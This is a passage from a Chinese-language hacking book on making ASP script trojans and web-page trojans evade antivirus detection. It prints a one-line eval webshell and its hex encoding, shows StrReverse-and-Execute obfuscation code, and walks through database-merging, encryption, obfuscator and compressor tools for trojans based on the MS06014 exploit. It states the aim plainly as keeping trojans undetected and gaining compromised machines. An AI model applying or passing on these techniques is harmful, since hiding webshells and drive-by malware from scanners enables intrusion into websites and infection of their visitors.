18 Dim RequestBinDate,sSpace,bCrLf,sInfo,iInfoStart,iInfoEnd

20 Dim iFindStart,iFindEnd

上面这两句代码任意删除一句都能免杀，其实特征码就在 oFileInfo 和 iFindEnd 这两个变量中了。

5.Execute 法

Execute 语句可以执行一个或多个指定的语句。很多加密函数可以把代码进行重新组合，再写个与加密方法相反的解密还原代码成字符串，然后用 execute()函数进行执行就可以了。这里说的就是这种思路，将特征码打乱再还原并利用 execute()来进行执行，其实就像自定义加密函数一样。

所以，我们的思路就是使用 StrReverse 函数将语句反转，也就是把一句话倒转过来反着说，比如 "hack" 语句反转后就成了 "kcah"，这样由于代码信息和病毒库中的不一样，所以就可以躲过杀毒软件的分析判断。当 ASP 木马在运行的时候可以调用 StrReverse 函数还原并用

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

execute()语句执行，这样代码也就还原成了以前的样子，ASP 木马也就可以正常的执行操作。

“ASP 站长助手”定位出的特征码中，在第 324 行单独存在“<body topmargin="5" onkeydown="if(event.ctrlKey&&event.keyCode=='13'){form1.Submit.click();}">”这样一段特征码。首先通过记事本程序输入下面的这段代码，通过它就可以进行代码的反转操作，从而避免人工操作的繁琐以及操作中可能出现的错误。

```
-----StrReverse.vbs-----
a = InputBox("输入要反转的字符串:","字符串反转")
b = StrReverse(a)
InputBox "反转后的字符串","字符串反转",b
----------
```



图 7-49 代码的反转



图 7-50 反转的结果

当反转完成以后还需要进行一下替换操作，需要把“"”替换成 ASCII 码中的编码信息“"&Chr(34)&"”，不然脚本木马在运行的时候可能会出现某些错误，最终得到的反转结果是：kcilc.timbuS.1mrof {)'31'==edoCyek.tneve&&yeKlrtc.tneve (fi"&Chr (34)&"=nwodyekno "&Chr(34)&"5"&Chr(34)&"=nigrampot ydob<，执行的时候再用 StrReverse 函数还原被反转的 Execute 语句执行即可。

所以这里需要把脚本木马中的源代码替换成下面这一段反转代码，如图 7-51 所示：

```
<%
str = StrReverse ("kcilc.timbuS.1mrof {)'31'==edoCyek.tneve&&yeKlrtc.tneve
(fi"&Chr(34)&"=nwodyekno "&Chr(34)&"5"&Chr(34)&"=nigrampot ydob<")
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Execute str
%>
```



图 7-51 修改源代码

7.4.3 脚本木马其他免杀法

以上两种免杀方法都是比较传统的，但是作为一个合格的黑客，就要做到“无招胜有招”的境界。要知道最好的方法永远都还未出现，所以要学会怀疑学会探索。下面就为读者介绍一下其他免杀方法。

1.数据库合并法

根据标题就可以看得出来，这个方法是通过将 ASP 木马与数据库合并到一起达到免杀的目的。但是为什么与数据库合并到一起就能起到免杀的作用呢？现在的病毒木马多得不计其数，种类也是多种多样，就算将木马的后缀名被改掉依然会被查杀。这是因为杀毒软件是靠文件头来确认文件性质的。其实这也不是多复杂的功能，例如的 CMD 就有这个功能，只是没杀毒软件强大而已。

一般的杀毒软件为了提高扫描速度会给病毒归类，例如扫到一个脚本，就会用脚本类病毒库里的特征码进行扫描，扫到可执行文件时就用可执行文件病毒库里的特征码进行扫描。看到这里，大家也许都明白了，如果把 ASP 木马与数据库合并到一起的话，那么杀毒软件就会将这个文件当作数据库文件来扫描，从而调用针数据库文件的病毒库，以达到免杀的目的。明白原理后操作就简单了。这里介绍一款名为“数据库木马合并器”的工具，它的免杀操作更加简便，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

而且省去了新建数据库的烦恼。

“数据库木马合并器”的使用方法很简单，只要选择的木马程序，单击“合并”按钮即可。



图 7-52 合并数据库




图 7-53 合并的结果

2.代码转换方法

使用十六进制工具也能帮忙。这就好像使用不同语言表述同一件事情是一个道理。这里给大家提供一段一句话木马 <%eval(request("#"))%> 的 16 进制编码：FF FE 3C 25 65 76 61 6C 28 72 65 71 75 65 73 74 28 22 23 22 29 29 25 3E。

先新建个文本文档，并用十六进制工具将其打开，如图 7-54 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-54 新建的窗口

将上面那段 16 进制代码输入到程序里，如图 7-55 所示，最后单击工具栏中的按钮进行保存。




图 7-55 代码的复制

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.位移及逆位法

先看看两种方法的加密效果，通过图片可以看出来，所谓的逆位法就是将脚本木马的代码都倒过来，而位移法则是使字母变成另外一个可显示的符号，至于汉字则没有不同。所以相对来说还是逆位法加密效果比较好。




图 7-56 加密的结果

在使用工具加密前，需要先懂得怎样筛选代码。其实道理很简单，只要选定一个语句块即可，例如 sub 语句块或 if 语句块。但是怎样区分呢？这里有一个笨方法，先打开脚本木马，然后单击菜单栏里的“查看”，并选择“状态栏”完成设置。



图 7-57 调用状态栏

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

假如用户想加密 sub 语句块，打开木马后调出查找对话框。搜索内容输入 sub，搜索方向选择“向下”。



图 7-58 搜索关键词

当程序搜索到相应的内容后，注意文本文档下边的状态栏。



图 7-59 查看状态栏

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

显示这个 sub 关键字的位置是从 30 行的第 2 个字符开始的，这里只要记住行数即可。下面再用同样的方法搜索 end sub，找到后注意它的行号，这里搜索到的是 53。




图 7-60 搜索关键词

现在就可以断定，在第 30-53 行之间就是一个 sub 语句块。把这段代码复制到一个新的文本文档里，单击“文件”菜单中的“另存为”，在新弹出的对话框里的保存类型选择所有类型，最后另存为.asp 的格式即可。




图 7-61 代码另存为

下面打开一个提供逆位、位移加密的软件“加密最终版”，单击“选择”按钮选择的刚保存的文件，然后选好加密方式后单击加密就可以了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-62 代码的加密

加密完成后需要再对加密好的文件做一下处理，去掉最前面的“<%”与最后面的“%>”，然后将开始选择的语句块在原文件中删除掉，将加密后的代码复制到这里将其替换掉，最后保存即可。




图 7-63 替换源代码

7.5 网页木马免杀方法

网页木马是现今获取肉鸡的最主要途径之一，可是很多人认为网页木马不好用，因为网页

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

木马常常被杀毒软件查杀。其实他们可能忘记了，网页木马是由网页脚本和木马程序两部分组成的。虽然木马程序被用户进行了免杀处理，但是网页脚本却没有进行免杀设置，于是乎就出现了网页木马“出师未捷身先死”。

7.5.1 网页木马工具免杀法

网页木马的主体就是 HTML，但是 HTML 只是一种标记语言，所以免杀还是比较好做的，不过网马还要涉及到 JavaScript 与 VBScript，所以做起免杀来还是比较有意思的。网马也是木马，当然也存在特征码，网马找特征码的方法与脚本木马是一模一样的，所以这里就不在过多叙述了。下面简单地介绍一下工具免杀的方法，方便新手快速入门。

有时候操作系统升级并不可靠，黑客制作网页木马还是会利用 MS06014 漏洞，而且现在网络上大部分稳定的网马生成器也会延用这个漏洞。所以这里就以 MS06014 漏洞的网页木马为蓝本，介绍一些常见的网页木马是如何逃避免杀的。

最早的 MS06014 网页木马生成器所利用的原装代码是占有者编写的，从图 7-64 中可以看到，这段代码没有经过任何的免杀处理，而随后推出的网页木马生成器都是在这段代码的基础上演变而来的。




图 7-64 MS06014 网马源代码

1.HTML 混淆器

“HTML 混淆器”是一款为 HTML 加密的工具，当然还可以对 JavaScript 与 VBScript 进

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

行加密。而且它还有一个优点，就是可以多次加密。这有点像文件免杀里的 FreeRes 的功能，所以免杀效果还是不错的。打开“HTML 混淆器”后，单击“…”按钮选择要加密的 HTML 文件，混淆度就默认 10 即可，如图 7-65 所示。然后单击“生成”按钮即可完成加密。

小 提 示

如果加密完毕后没有达到免杀的效果，还可以进行第二次加密，直到不被查杀为止，可能刚入门的用户没注意到这点。



图 7-65 HTML 混淆器界面

2. 蓝星网页加解密专家

这是一款专门为 HTML 文件进行加密的工具，号称是“转换为 HTML 为不可识别字符的最好方法”！下面我们来见识一下这款软件。打开软件后先单击“操作”按钮，然后单击“添加文件”按钮添加要加密的 HTML 文件。如果需要批量转换，可以单击“添加路径”按钮，选择好后单击“开始加密”即可。




图 7-66 蓝星的操作界面

3. 网页木马压缩器

不知道大家发现没有，以上两个加密工具加密完成后会使的网页木马体积变大，现在再介

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

绍一款网页木马的压缩工具。打开“网页木马压缩器”后单击“添加文件”按钮，在弹出的对话框中选择要加密压缩的文件，这里要注意“文件类型”选项。因为网页文件是分为 *.html 与 *.htm 两种，然后单击“开始压缩”按钮就开始压缩了。




图 7-67 网马压缩器界面

7.5.2 网页木马手工免杀法

1.代码加密

网页木马免杀方法最常用也最简单的办法就是“加密”，这就好比对木马程序最常用的加壳一样。由于杀毒软件定位特征码通常是提取文件中的某一段或多段的代码，加密后可以看到标签里的代码发生了变化，而杀毒软件进行特征码比对的时候就查找不到，这样就躲过杀毒软件的查杀。

加密的方法有很多，可以利用微软的 JScript.Encode 脚本的转换，或者用户自己编写加解密函数效果会更好。所谓加密解密是通过 Unicode 码的转换实现的，现在网上这种在线进行 JScript.Encode 加密解密的网页有很多，但经过测试，中文文字大多会导致页面代码膨胀，英文反会有压缩效果。

通过搜索引擎搜索关键词“Encode 加密”，接着只需要将等待加密的源代码粘贴在网页的输入框内按“Encode 解密”按钮即可。需要用户注意的是，加密时应该只对脚本的内容部分进行加密，不需要对脚本标记 <script language="javascript"> 进行加密，并且加密后脚本标记应改为：<script language="JScript.Encode">。代码加密完成以后，将加密的代码替换网页中以

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

前的代码即可。

